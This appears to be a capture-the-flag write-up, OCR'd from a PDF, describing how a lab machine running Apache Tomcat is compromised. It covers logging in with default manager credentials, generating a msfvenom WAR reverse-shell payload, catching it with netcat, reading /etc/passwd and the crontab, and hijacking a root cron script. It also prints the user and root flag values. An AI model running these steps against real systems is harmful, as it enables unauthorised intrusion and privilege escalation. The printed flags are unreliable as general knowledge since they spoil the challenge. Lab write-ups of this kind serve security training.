



Default Apache Tomcat credentials for Tomcat:
[Apache Tomcat Default Credentials]

Testing with the default credentials:

- **Username:** `Tomcat`
- **Password:** `s3cret`


Not Secure
http://10.48.160.203:8080/host-manager/html
CyberChef
Reverse Shell Generator
The Apache Software Foundation
http://www.apache.org/
Tomcat Virtual Host Manager
Message:
OK
Host Manager
List Virtual Hosts
HTML Host Manager Help (TODO)
Host Manager Help (TODO)
Server Status
Host name
Host name
Host aliases
Commands
localhost
Host Manager installed - commands disabled
Add Virtual Host
Host
Name:
Aliases:
App base:
AutoDeploy
DeployOnStartup
DeployXML
UnpackWARs
Manager App
CopyXML
Add


/manager
Not Secure
CyberChef
Reverse Shell Generator
The Apache Software Foundation
http://www.apache.org/
Tomcat Web Application Manager
Message:
OK
Manager
List Applications
HTML Manager Help
Manager Help
Server Status
Applications
Path
Version
Display Name
Running
Sessions
Commands
/
None specified
Welcome to Tomcat
true
0
/docs
None specified
Tomcat Documentation
true
0
/examples
None specified
Servlet and JSP Examples
true
0
/hgkFDt6wiHIUB29WWEON5PA
None specified
true
0
/host-manager
None specified
Tomcat Host Manager Application
true
1
/manager
None specified
Tomcat Manager Application
true
2
Start
Stop
Reload
Undeploy
Expire sessions
with idle ≥
30
minutes




We successfully log in to both the `manager` and `host-manager` directories.

1.4 Uploading a Malicious WAR File

Once logged into the Tomcat Manager, we can upload a `.war` file to execute code on the target system. Let's use `msfvenom` to create a malicious WAR file with a reverse shell payload:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.48.67.192 LPORT=4444 -f war -o shell2.war
```



We also set up a listener on our local machine to catch the reverse shell connection:

```
nc -lnv 4444
```

Now, we upload the `shell2.war` file through the Tomcat Manager interface.

1.5 Catching the Reverse Shell

After uploading the `.war` file, we listen for an incoming connection. We get a connection back from the target system:


```
nc -lnv 4444
```

Next, we spawn a proper shell using Python to make the connection more stable:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Now, we have access to the target machine and can retrieve the **user flag** from `/home/jack/user.txt`:

```
cat /home/jack/user.txt
```



User Flag:
`39400c90bc683a41a8935e4719f181bf`


Step 2: Root Flag

Next, we focus on escalating our privileges to root. We begin by exploring possible privilege escalation vectors.

2.1 Checking Sudo and SUID Permissions

First, let's we can use command:

cat /etc/passwd



2.2 Exploring Cron Jobs

We examine the cron jobs listed in `/etc/crontab` to see if any tasks run with elevated privileges:

```
cat /etc/crontab
```

We spot a suspicious cron job that runs a script (`id.sh`) with **root** permissions every minute.

2.3 Exploiting the Cron Job

We investigate the `/home/jack/id.sh` script to confirm its contents:

```
cat /home/jack/id.sh
```


The script simply runs the `id` command and writes the output to `test.txt`. We can exploit this by modifying the script to copy the root flag to `/home/jack/root.txt`, making it accessible to us.

To modify the script, we run:

```
echo "cp /root/root.txt /home/jack/root.txt" > /home/jack/id.sh
```

Since this cron job runs every minute, we wait for about a minute. Then, we can find the root flag in the `/home/jack` directory:

```
cat /home/jack/root.txt
```



Root Flag:
`d89d5391984c0450a95497153ae7ca3a`

Conclusion

We successfully retrieved both the **user flag** and the **root flag** by:

1. Exploiting an old Apache Tomcat service using default credentials.
2. Uploading a malicious WAR file to gain a reverse shell.
3. Escalating privileges by modifying a cron job running with root permissions.